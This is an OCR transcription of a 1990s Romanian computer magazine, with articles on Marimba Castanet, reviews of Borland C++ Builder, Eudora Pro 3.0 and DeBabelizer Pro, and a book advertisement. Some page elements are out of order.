Canalele Castanet pot fi, pe lîngă canale de tip applet și canale de tip aplicație Java, canale de pagini HTML pe care vin doar pagini care se pot vizualiza cu un navigator, folosind receptorul Marimba pe post de server de proximitate (pentru a le putea vedea și off-line) și canale de tip prezentare Bongo. Bongo este un produs separat al firmei Marimba, care permite proiectarea rapidă de interfețe utilizator și conectarea controalelor acestora prin scripturi Java. Prezentările Bongo pot conține un număr impresionant de controale și pot fi apelate și din interiorul appleturilor Java. Prezentările în sine nu sunt appleturi ci fișiere text care trebuie interpretate.

Canale deja existente

Receptorul Marimba vine cu o serie de trimiteri către transmițătoare deja instalate, printre care cel oficial de la Marimba (trans.marimba.com) și un transmițător gratuit pe care dezvoltatorii își pot testa și face publice canalele (trans.havefun.com). Canalele existente sunt în general pachete de documentații, grupuri de discuție, chat-uri, jocuri, canale de distribuire zilnică a informațiilor precum horoscopul, etc. Posibilitățile tehnologiei sunt cu mult mai mari, dar firmele importante cuplează mai lent la tehnologii noi. Totuși, pe trans.corel.com puteți obține un beta de Corel Office for Java. Pentru o listă mai lungă de canale puteți apela la: http://www.gamelan.com/pages/Gamelan.related.channel.html

Stadiul curent al tehnologiei

După o perioadă de stagiu beta, Castanet a fost livrat pe piață la sfârșitul lunii ianuarie. Versiunea finală folosește JDK 1.0.2, dar surse interne de la Marimba spun că există deja o variantă internă funcțională care lucrează cu JDK 1.1.

În ceea ce privește politica de prețuri, un transmițător care deservește până la 100 de receptoare unice/oră costă în jur de 1000$ în timp ce receptorul este gratuit și se poate obține de la ftp://ftp.marimba.com/pub/release/ împreună cu o versiune limitată a transmițătorului și a lui Bongo. Se pot cumpăra și transmitere de până la 700 de receptoare unice/oră (5.000$), 1500 de receptoare unice/oră (10.000$) sau nelimitate (25.000$). Bongo este disponibil pentru 495$.

Firme de primă mărime din lumea calculatoarelor precum Netscape, IBM, Apple sau Corel și-au anunțat deja suportul pentru noua tehnologie. Netscape a anunțat că tehnologia Castanet va sta la baza viitorului său desktop, iar Apple și IBM au anunțat că vor include receptorul Marimba în viitoarele versiuni ale sistemelor lor de operare. În fine, Corel folosește tehnologia Marimba pentru distribuirea noului său Office pentru Java (aflat în beta deocamdată).

Microsoft a anunțat și el că va lua în curând o decizie în privința includerii receptorului Marimba în noua versiune de Internet Explorer 4.0 care va lua locul shell-ului Windows 95/NT 4.0. De la Sun, nici o veste. Încă... ■

Dl. Eugen Rotariu lector universitar la Universitatea „Petru Maior“ din Târgu Mureș. Poate fi contactat prin e-mail la **erotariu@uttgm.ro**

AUTOMEX

3900 Satu Mare Calea Traian 10/46
Tel:061-732600, 761845 Fax:061-761601
MULTIMEDIA AUTOMEX ROMANIA SRL
~CD CENTER~

Parafa calității


Informații despre ofertă, prețuri și noutăți primiți prin serviciul FAXINFORM la numărul 0036-1-2679916. După realizarea legăturii tastați *11200# pe claviatura faxului și apăsînd tasta START obțineți informația dorită.

Borland a renunțat în cele din urmă la limbajul Pascal din cunoscutul său mediu RAD. De Rick Grehan

Delphi știe C++

Sistemul de dezvoltare rapidă a aplicațiilor (RAD) de la Borland, Delphi, parcurge un proces de transformare. Rezultatul nu este ceva radical diferit de original, dar Borland a înlocuit o bună parte din DNA-ul lui Delphi. Mai precis, Borland a schimbat limbajul de bază al lui Delphi din Object Pascal, în C++ și a numit rezultatul mai întâi Ebony (un nume de cod) iar acum C++ Builder.

Chiar și un observator destul de atent ar putea să confunde C++ Builder cu Delphi. La suprafață totul arată la fel: trusa speedbar, paleta de componente, „inspectorul de obiecte", constructorul de forme, editorul de cod, toate cu funcționalități neschimbate. Unul dintre exemplele din Delphi – programul Fishfind, care ilustrează utilizarea controlului database grid, a imaginilor și a câmpurilor memo – este reprodus în întregime ca un demo C++ Builder. Mai mult, instrumentele adiționale din Delphi, printre care ReportSmith și Database Explorer, sunt și ele prezente în C++ Builder. Serverul InterBase pentru NT a fost însă înlocuit cu Local InterBase, care rulează sub NT sau Windows95. (Pentru cei care vor să porteze programe: serverul Local Interbase din C++ Builder rulând sub Windows95 pare să fie compatibil cu InterBase pentru NT din Delphi. Am rulat cu succes câteva aplicații Delphi simple folosind serverul Local InterBase din C++ Builder.)


Fishfind
File Edit Search View Project Run Component Database Workgroups Tools Options Help
Standard Additional Win95 Data Access Data Controls Wi
Object Inspector
Button1: TButton
Properties Events
OnClick Button1Click
OnDragDrop
Fish Finder
Triggerfish
Sa
G:\ebony\Ebony\Examples\DBTASKS\FISHFI...
Fish1.cpp
17: 1 Modified Insert

```
//------------------------------------
void __fastcall TForm1::Button1Cli
{
    FILE *outfile;
    char buff[100];

    sprintf(buff, "Save Info For:
    SaveDialog1->Title = buff;

    if (SaveDialog1->Execute())
```

C++ Builder păstrează interfața grafică cu utilizatorul și obiectele din Delphi.

C++ Builder 1.0
Prețul urmează a fi stabilit

Borland International
Scotts Valley, CA

(408) 431-1000

http://www.borland.com

Similaritățile merg chiar mai departe. Manualele preliminare pentru C++ Builder pe care le-am primit de la Borland – Component Writer's Guide și Database Application Developer's Guide – sunt echivalente capitol cu capitol cu manualele respective din Delphi. De fapt, sunt echivalente chiar la nivel de secțiune. Fragmentul de cod din manualul de Delphi pentru utilizarea proprietăților DataSet și DataSetCount ale componentei TDatabase (scrise în OO Pascal), apar și în manualul C++ Builder, reîncarnate însă în C++. Este, fără îndoială, un lucru bun: o dovadă a compatibilității celor două sisteme.

Nici măcar nu e nevoie să renunțați la Object Pascal: compilatorul DCC32 din C++ Builder poate să compileze cod Object Pascal generat de Delphi. Am făcut un experiment, combinând cod Pascal și C++ într-o aplicație de test, și nu am întâmpinat nici o dificultate.

Fundamentul deasupra căruia stă C++ Builder este compilatorul Borland C++ 5.0x pe 32 de biți. (Mai exact, documentația spune că modulele de bibliotecă și codul obiect trebuie recompilate dacă au fost construite cu versiuni până la C++ 5.01 inclusiv.) Cu toate acestea, pentru a susține componentele C++ Builder, Borland a trebuit să extindă compilatorul adăugând câteva cuvinte-cheie, toate familiare programatorilor Delphi. De exemplu, cuvântul-cheie „_property" precede declararea unui câmp de tip proprietate în cadrul definiției unei clase. Aceasta permite compilatorului și editorului de legături să genereze toate informațiile necesare, astfel încât inspectorul de proprietăți să poată să afișeze corect proprietățile atașate unei componente.

Este vremea schimbării la față a mediilor integrate de dezvoltare, când același sistem de dezvoltare construiește atât cod C++, cât și cod Java (sau chiar Pascal, cum este cazul lui Metrowerks Code Warrior). În acest sens, chiar dacă pare surprinzător, C++ Builder este un pas logic. ■

APRECIERE	
TEHNOLOGIE	★★★★★
IMPLEMENTARE	★★★★★

Rick Grehan este redactor tehnic principal la BYTE. Este coautor al lucrării The Client/Server Toolkit for C/C++ Programmers *(NobleNet, 1996). Îl puteți contacta la* **rick_g@bix.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

Cel mai popular program e-mail din Web are acum un client Windows pe 32 de biți și o gamă lărgită de opțiuni de filtrare. De Steven J. Vaughan-Nichols

Eudorabila poștă Web

Ultimul client de poștă Internet de la Qualcomm, Eudora Pro 3.0 for Windows, dispune acum de un nou client pe 32 de biți pentru Windows95 și NT, precum și de o versiune pe 16 biți pentru Windows 3.1. Astfel, oferta pentru Wintel devine comparabilă cu cea pentru Macintosh, care s-a bucurat de un upgrade în vara ce a trecut. Eudora este de mult sursa unor clienți e-mail fiabili, dar această versiune aduce un plus de lustru și funcționalitate. Dacă nu sunteți de acord că merită 89$ ($69, dacă-l cumpărați direct de pe Web) atunci puteți descărca o versiune „light“ gratuită.


Acest upgrade reușește cu succes să ușureze administrarea poștei POP/SMTP, adăugând suport pentru mesaje MAPI (Microsoft Exchange) precum și posibilitatea de a aduna mesaje din mai multe conturi POP. Qualcomm a îmbogățit filtrele de gestionare a corespondenței pentru o mai mare flexibilitatea în sortarea mesajelor primite în mai multe cutii poștale, posibilitatea de a răspunde automat anumitor mesaje sau expeditori, sau chiar posibilitatea de a arunca direct la gunoi mesajele nedorite. Repertoarul de adrese din Eudora a fost îmbunătățit, adăugându-se câmpuri pentru numere de telefon și fax. O altă îmbunătățire se referă la administrarea grupurilor de corespondență (mail list groups).

APRECIERE	
TEHNOLOGIE	★ ★ ★ ★ ★
IMPLEMENTARE	★ ★ ★ ★ ★
PERFORMANȚĂ	★ ★ ★ ★ ★

Sistemul de filtrare a mesajelor este o adevărată binecuvântare pentru cei care își petrec cea mai mare parte a zilei încercând să înoate prin valurile de corespondență. Alegeți opțiunea Filter din meniul Tools și veți putea să stabiliți reguli pentru parcurgerea mesajelor sosite, având posibilitatea să stabiliți până la două condiții pentru oricare parte a antetului sau a corpului mesajului. Puteți selecta cinci acțiuni diferite pentru fiecare mesaj, printre care aruncarea mesajului la coș, sortarea în dosarele proprii ale unei liste de corespondență sau utilizarea unei scrisori tip pentru răspunsuri automate. De exemplu, puteți crea un filtru care caută cuvântul „help“ în corpul mesajelor și apoi să răspundă automat tuturor acestor mesaje cu un mesaj care spune că ajutorul solicitat e pe cale să sosească.

O noutate în versiunea 3.0 o reprezintă șabloanele numite stationary files, utile pentru a trimite același mesaj de foarte multe ori. Cu ajutorul acestora este foarte ușor să trimiteți liste de prețuri, instrucțiuni de utilizare sau orice alt răspuns tip. O altă noutate o reprezintă EMSAPI (Extended Messaging Service Application Programming Interface), care permite integrarea unor module client adiționale. Acestea pot realiza diverse prelucrări, cum ar fi criptarea și decriptarea mesajelor, generare de semnături digitale pentru mesajele trimise și verificarea semnăturilor mesajelor sosite, analize ale conținutului, compresia textului, etc. Din păcate, deși EMSAPI pare foarte impresionant, este un standard proprietar susținut deocamdată doar de Qualcomm, și doar cu module plug-in foarte simple de formatare a textului.

Faptul că Eudora este un program robust și fără scame nu trebuie să ne surprindă, având în vedere că producătorul afirmă că are 10 milioane de utilizatori. Dacă cifra este corectă, Eudora este cel mai popular program de poștă Internet de pe planetă. Eu am constatat că versiunea freeware are toate funcțiunile de care am nevoie. Dacă aveți nevoie de un program de e-mail pe 32 de biți, cu facilități avansate de filtrare, cu o trusă de unelte configurabilă, cu abilitatea de a gestiona mesaje din mai multe conturi POP, cu un repertoar de adrese extins și multe altele, atunci Eudora 3.0 este o alegere excelentă. ■


Eudora Pro - [jkelp@asu.edu, RE: business meeting followup]
File Edit Mailbox Message Transfer Special Tools Window Help
ABC
<none>
QP
RR
B
U
EUDORA
In
Out
Trash
e$pam
Options
Category
Hosts
Checking Mail
Sending Mail
Replying
Attachments
OK

To: jkelp@asu.edu
From:
Subject:
Cc:
Bcc:
Attached:

At 11:18 AM
>Hi Phil-
>
>I look for
>is jkelp@
>
>Julius K.
>
>

sounds good

-pl

Encoding method:
○ MIME
● BinHex
○ Uuencode
☑ Put text attachments in b
Attachment directory:
☐ Delete attachments whe
Delete automatic attachments
○ Never
○ After sending message
● When message emptied

Alegerea protocolului implicit pentru fișierele atașate este doar una dintre opțiunile oferite de Eudora Pro.

C++ Builder 1.0
Prețul urmează a fi stabilit

Borland International
Scotts Valley, CA


(408) 431-1000

http://www.borland.com

Steven J. Vaugham-Nichols este un autor care abordează frecvent teme legate de Internet. Îl puteți contacta la **sjvn@vna1.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab



http://www.agora.ro

INFORMATICA
DE BUZUNAR
1
web
internet
ARNAUD DUFOUR
Computer Press Agora

Internetul pe înțelesul tuturor!

Computer Press Agora a lansat o nouă serie: Informatica de buzunar. Primul titlu:

Internet de Arnaud Dufour, traducere din limba franceză de Petre Dimo

"Creativitatea globală care înconjoară planeta Internet și creșterea exponențială a rețelei sugerează perspective pasionante pentru cyberspațiu. Dar în timp ce lumea economică este invadată de produse noi, în marele public, Internet pătrunde mai încet.

Astăzi, în întreprinderi, Internet a devenit una dintre preocupările centrale. Cele mai multe se străduiesc să integreze fenomenul în strategia lor comercială și de comunicare internă sau externă, prin crearea de servere Web și de arhive de date compatibile cu tehnologiile proprii rețelei Internet.

Fenomenul a căpătat o asemenea importanță, încât a devenit necesară includerea lui în pregătirea de cultură generală necesară în pragul anului 2000.

Sper că această lucrare va constitui o modestă contribuție la cunoașterea instrumentelor Internet și va convinge totodată că Europa are o carte de jucat în dezvoltarea viitoare a "rețelei rețelelor". Competitivitatea țărilor de pe vechiul continent nu mai poate fi asigurată fără accesul la rețea al învățământului, cercetării și agenților economici.

Există încă loc pentru toată lumea pe rețea. Nenumărate societăți care s-au născut peste noapte demonstrează că Internet poate fi de asemenea o sursă de dinamism economic.

La un nivel mai general, Internet pare să fie un antidot puternic împotriva tehnocrației exprimată de cei ce nu privesc adevărul din față. Internet există, este rolul nostru de a inventa un mod de viață pe măsură.

Mulțumesc din toată inima lui Petre Dimo pentru generoasa sa traducere. Născută în urma unui schimb de mesaje electronice pe Internet, ea constituie un exemplu de oportunitate creată de existența rețelei."

Arnaud Dufour

Următoarele titluri pot fi comandate la editura noastră:

Autor	Titlu	Preț vânzare	Preț comandă cu plata prin ramburs*
Arnaud Dufour	**Internet**	**10.000 lei**	**8.000 lei**
Eugen Rotariu	**Limbajul Java**	**12.000 lei**	**10.000 lei**
Dumitru Rădoiu	**HTML Publicații Web**	**15.000 lei**	**12.000 lei**

*Prețul include cheltuielile poștale de expediție.

sunând la tel.: 065-166516, 01-2300286 sau fax: 065-166290, 01-2300286.

Repetiţia este mama creativităţii ??

DeBabelizer Pro for Windows 95/NT 4.0

De Răzvan Peteanu

Lucraţi la departamentul de grafică al unei firme de publicitate şi pe nepusă masă intră şeful, vă pune în braţe 3 PhotoCDuri cu imagini şi vă spune: „Până mâine vreau să arhivezi toate imaginile pentru colecţia noastră, dar fă-le JPG-uri, iar pentru cei de la web design, vreau să le faci câte un GIF întreţesut din fiecare şi micşorat de 4 ori şi vezi cum te descurci cu paletele să nu mai avem reclamaţii de la clienţii care folosesc Macintosh!“ Scenariu de groază? A 13-a muncă a lui Hercule?

DeBabelizer Pro s-a născut din necesitatea automatizării unor prelucrări grafice care apar mai ales în munca de studio. Un designer care în loc să-şi exploreze creativitatea îşi pierde cel puţin o oră pe zi convertind mecanic fişiere dintr-un format într-altul îşi va căuta repede un alt loc de muncă. Salvarea vine de la Equilibrium, o companie americană fondată în 1989, care a intuit nişa de pe piaţa profesionistă a imaginii şi a inaugurat seria programelor de prelucrare automată cu DeBabelizer pentru Macintosh în 1991. Ajuns acum la versiunea 1.6.5, DeBabelizer Toolbox a făcut furori şi multă vreme nu a fost disponibil decât pe această platformă, însă de curând, confirmând declinul monarhiei absolute a Mac-urilor în DTP & design, Equilibrium a scos prima versiune pentru PC, purtând numărul 4.0.

About DeBabelizer Pro
DEBABELIZER® PRO
EQUILIBRIUM
The Art of Automation™
www.equilibrium.com
©1996 Equilibrium. All Rights Reserved. DeBabelizer is a registered trademark of Equilibrium

Informaţii despre produs

Hollywood FX
Preţ: 795 USD

Synergy, Inc.:

http://www.synergy1.com

Primele impresii

Obişnuit cu gigantismul (să spun Corelismul sau MSoffice-ismul?) programelor de astăzi, după instalare am aşteptat încordat să întâlnesc un program lent şi stufos pe care să încerc să-l îmblânzesc într-o săptămână. Nimic din toate acestea: după jumătate de oră îl puteţi stăpâni foarte bine şi cerinţa şefului devine o sarcină banală, preluată parcă din manualul de utilizare. Uitându-mă în anexa cu formatele grafice suportate, am înţeles de ce DeBabelizer: BMP, TGA, YUV, PIX, IFF, BOB, TDIM, PCD, PXR, SGI, RAS, GIF, XWD, AVI ş.a.m.d., aproximativ 90 de formate acoperind nu doar platformele PC şi Mac, dar şi Amiga ori Unix.


DeBabelizer operează cu câteva tipuri de ferestre:

- *Image* – conţinând imaginile ce vor fi prelucrate;
- *Movie* – conţinând secvenţe video AVI sau fişiere multi-imagine MIF;
- *Log* – în care toate acţiunile şi prelucrările asupra fiecărui document sunt înregistrate, existând astfel posibilitatea ca mai târziu unele să fie incluse într-un script sau aplicate unei alte imagini;
- *Palette* şi *Superpalette* -- afişează paleta curentă de culori a unei imagini de acest tip (vezi caseta);
- *Batchlist* – cuprinzând liste cu numele fişierelor ce vor fi prelucrate automat;
- *Script* – nimic altceva decât secvenţe de operaţii ce pot fi aplicate printr-un simplu click sau drag&drop asupra unei imagini sau unei întregi liste. Recunoaşteţi macro-urile din alte programe, aici într-o formă mai prietenoasă.

Împreună cu listele, scripturile constituie forţa DeBabelizer-ului. Pentru sarcina dată de şef, veţi defini două scripturi: unul care încarcă un fişier PhotoCD şi îl salvează ca JPG, iar al doilea implică familiarizarea cu imaginile indexate.

DeBabelizer excelează în aspectele ce privesc conversia în spaţiul culorilor şi manipularea paletelor. O imagine dată poate fi redusă la un număr specificat de culori sau nivele de gri, calculate pe baza imaginii sau aparţinând unei palete date, fie ea standard (de exemplu cea folosită de Netscape Navigator) ori o super-paletă. Dacă folosiţi dithering, puteţi opta pentru unul din doi algoritmi (Floyd-Steinberg sau Albie) şi similar, pentru reducerea culorilor aveţi 2 metode la dispoziţie, una mai rapidă şi una de calitate, optimizată pentru mai puţin de 256 de culori. Puteţi specifica o paletă de bază, obligatoriu prezentă într-o paletă finală mai mare, puteţi transfera culori dintr-o paletă în alta şi puteţi declara anumite culori ca fiind transparente sau în afara limitelor (off-limits): apar în paletă dar nu sunt utilizate.

În munca de compoziţie de imagini, rareori veţi obţine un clipart la aceeaşi mărime cu cea finală, astfel că veţi fi nevoit să scalaţi imaginea dorită. Dealtfel, un principiu des aplicat este lucrul la o mărime dublă a imaginii pe tot parcursul editării şi reducerea la jumătate doar la sfârşit, pentru a com-



Images Factored: 17 Colors Factored: 1553 Pixels Factored: 4227512

Operation	Parameters
Resize Canvas	Method = Absolute; Units = Pixels; Width = 320; Height = 2:
Filter	Filter: Gallery Effects: Classic Art GE Graphic Pen.
Text Overlay	proba pt web
Save Document	GIF - Graphic Interchange Format : [Original Directory]\[Ori..
Revert	No Parameters

Conversia din true-colour într-o paletă optimă pentru publicarea pe Web

pensa astfel impreciziile prelucrărilor. Scalarea este deseori confundată cu zoom-ul, poate datorită programelor simpliste gen Paintbrush, care constituie prima întâlnire cu grafica pentru majoritatea utilizatorilor Windows. Totuşi, deosebirea este esenţială: în timp ce zoom presupune „apropierea" sau „depărtarea" imaginii faţă de utilizator, un zoom pronunţat ducând la afişarea pixelilor ca pătrăţele, scalarea reprezintă schimbarea dimensiunilor imaginii, cu sau fără păstrarea raportului lungime/lăţime. În primul caz este o chestiune de vizualizare, în al doilea imaginea este modificată efectiv prin adăugarea sau eliminarea unor pixeli. Am subliniat această diferenţă deoarece modul în care pixelii imaginii scalate sunt calculaţi este decisiv pentru calitatea obţinută, mai ales la o scalare supraunitară, în care dimensiunile imaginii cresc. Un caz particular important este la transferul imaginilor între aplicaţiile rulând pe PC şi pe Mac. Datorită proporţiilor diferite, o imagine realizată pe PC trebuie îngustată la 83% din valoarea iniţială pentru a arăta corect pe ecranul Macului. DeBabelizer oferă 7 algoritmi pentru scalare, varietatea provenind de la curbele diferite de interpolare folosite. Opţiunea implicită utilizează o curbă sinusoidală, însă variante bazate pe B-spline, curbe de gradul 3 ori simplu liniare pot fi de preferat sau din punctul de vedere al vitezei sau al calităţii. Interpolarea B-spline, spre exemplu, produce o imagine fără tranziţii deranjante cu preţul pierderii detaliilor.

O altă funcţie care implică schimbarea dimensiunilor imaginii este trimming: eliminarea unei porţiuni exterioare colorată uniform şi reducerea imaginii la dreptunghiul cel mai mic care poate încadra restul. Personal, am folosit cel mai des această funcţie la prelucrarea capturilor de ecran în care imaginea propriu-zisă nu ocupa întreaga zonă client a ferestrei. Dacă aveţi posibilitatea să vizionaţi galeria de imagini artistice absolut superbe furnizată cu Adobe Photoshop 4.0 şi veţi dori să vă capturaţi imaginile prin clipboardul Windows-ului, veţi găsi funcţia de trimming extrem de utilă. Desigur, ea poate fi realizată foarte simplu şi într-un editor de bitmap folosind unealta Magic Wand, însă reamintim că esenţa DeBabelizerului este prelucrarea automatizată a unui lot de imagini şi nu editarea incidentală.

Scriptologie

Instrumentul prin care DeBabelizer permite această prelucrare automatizată este script-ul: o secvenţă de operaţii, cu sau fără parametri. Există câteva metode prin care puteţi defini un script: iniţial, cel mai uşor este să efectuaţi prelucrarea dorită pe o imagine şi să vă uitaţi în log-ul imaginii. Log-ul este creat întotdeauna de program şi printr-un simplu copy & paste puteţi aduce operaţiile într-un script nou. Alternativ, puteţi insera comenzile prin meniul Insert Command sau activaţi opţiunea Watch Me şi acţiunile dvs. vor fi înregistrate similar cu macro-urile în alte aplicaţii.

Scripturile pot conţine orice operaţii accesibile din meniurile DeBabelizer-ului: scalări, rotiri, aplicări de filtre, conversii de spaţii de culoare, palete, formate grafice. Acţiunile pot fi aplicate şi repetitiv sau pot înscrie date în log-ul imaginii (data prelucrării, memoria şi spaţiul pe disc disponibil). Rularea scriptului poate fi urmărită prin inserarea unor întârzieri, dar de cele mai multe ori nu veţi folosi această opţiune pentru a nu reduce performanţele.

Având un script definit, îl puteţi aplica asupra unei imagini sau palete printr-un drag&drop sau prin comanda Script/ Apply. Adevărata forţă a DeBabelizer-ului intervine însă când un script nu este aplicat asupra unui singur document (facilitate de altfel prezentă şi

Ecranul de colorat

Despre teoria culorilor s-a scris mult în PC Report sau Byte şi nu vom menţiona aici decât noţiunile de bază de care aveţi nevoie pentru a utiliza DeBabelizer. Lumina colorată este un amestec de diferite frecvenţe, reductibil la o compoziţie aditivă de 3 culori fundamentale: roşu (R), verde (G) şi albastru (B). Privind cu o lupă un ecran de monitor sau TV color, veţi observa că fiecare din pixelii e de fapt o tripletă de pixeli mai mici, fiecare emiţând doar roşu, doar verde sau doar albastru. Cei trei minipixeli fiind mai apropiaţi unii de alţii decât acuitatea ochiului uman, ei apar ca un singur punct, a cărui culoare depinde de intensitatea fiecărei componente. Din punct de vedere tehnic, este comod de controlat separat intensitatea fiecărui minipixel R, G sau B, şi astfel a apărut formatul bitmap în care fiecărui pixel din imagine îi corespund 3 octeţi, fiecare codând intensitatea componentei R, G sau B. 256 nivele de roşu x 256 nivele de verde x 256 nivele de albastru produc circa 16.7 milioane de culori posibile teoretic.

Ochiul are receptori specializaţi pentru roşu, verde şi albastru şi percepe culoarea ca amestec RGB. Creierul însă nu o interpretează la fel. Aţi auzit pe cineva spunând „Ce verde splendid are iarba de primăvară! Cam 90% G, 5% R şi 3% B" ? Nu, noi folosim expresii ca „un verde mai deschis sau mai închis ori un cer mai luminos". Transpus într-un limbaj mai riguros, e vorba de modelul HSV (*Hue* – nuanţă, *Saturation* – saturaţie, *Value* – strălucire, în acest context, deseori indicată drept Brightness, motiv pentru care acronimul HSB este la fel de răspândit). Ne putem „plimba" prin întregul spectru modificând doar H. Din S se reglează amestecul nuanţei respective cu un alb pur, obţinând astfel o culoare mai intensă sau mai palidă. În fine, din B se controlează amestecul cu negru pur, obţinându-se o luminozitate mai mare sau mai mică.

DeBabelizer vă permite să specificaţi şi să jonglaţi după oricare din modele, RGB sau HSV, în funcţie de acţiunile efectuate. Marea lipsă a versiunii actuale este operarea în spaţiul CMYK (Cyan-Magenta-Yellow-blacK) folosit pentru imaginile destinate imprimării şi, dacă aceasta este destinaţia muncii Dvs, veţi avea nevoie de un alt editor, cum ar fi Adobe Photoshop, pentru a executa delicata conversie din RGB în CMYK. Din fericire, ultima versiune din PS 4.0, permite înregistrarea de macro-comenzi şi sarcina va fi mai uşor de îndeplinit, iar lipsa Photoshop-ului de pe calculatorul oricărui grafician este foarte puţin probabilă.

Am văzut mai sus că modelul RGB ne permite în teorie 16.7 milioane de culori. De ce *„în teorie"*? Pentru că important este nu atât modul de stocare a culorii, cât impresia vizuală. Sunt importante în ultima versiune, 4.0, a Photoshop-ului) ci asupra unei serii de imagini, numită în DeBabelizer batch. Un batch este asemănător unui folder, care însă nu conţine imaginile propriu-zise ci locaţiile lor şi, în plus, nu poate conţine alte batch-uri. De cele mai multe ori sarcinile executate cu DeBabelizer se reduc la definirea unui script adecvat şi a listei batch, urmate de lansarea scriptului.

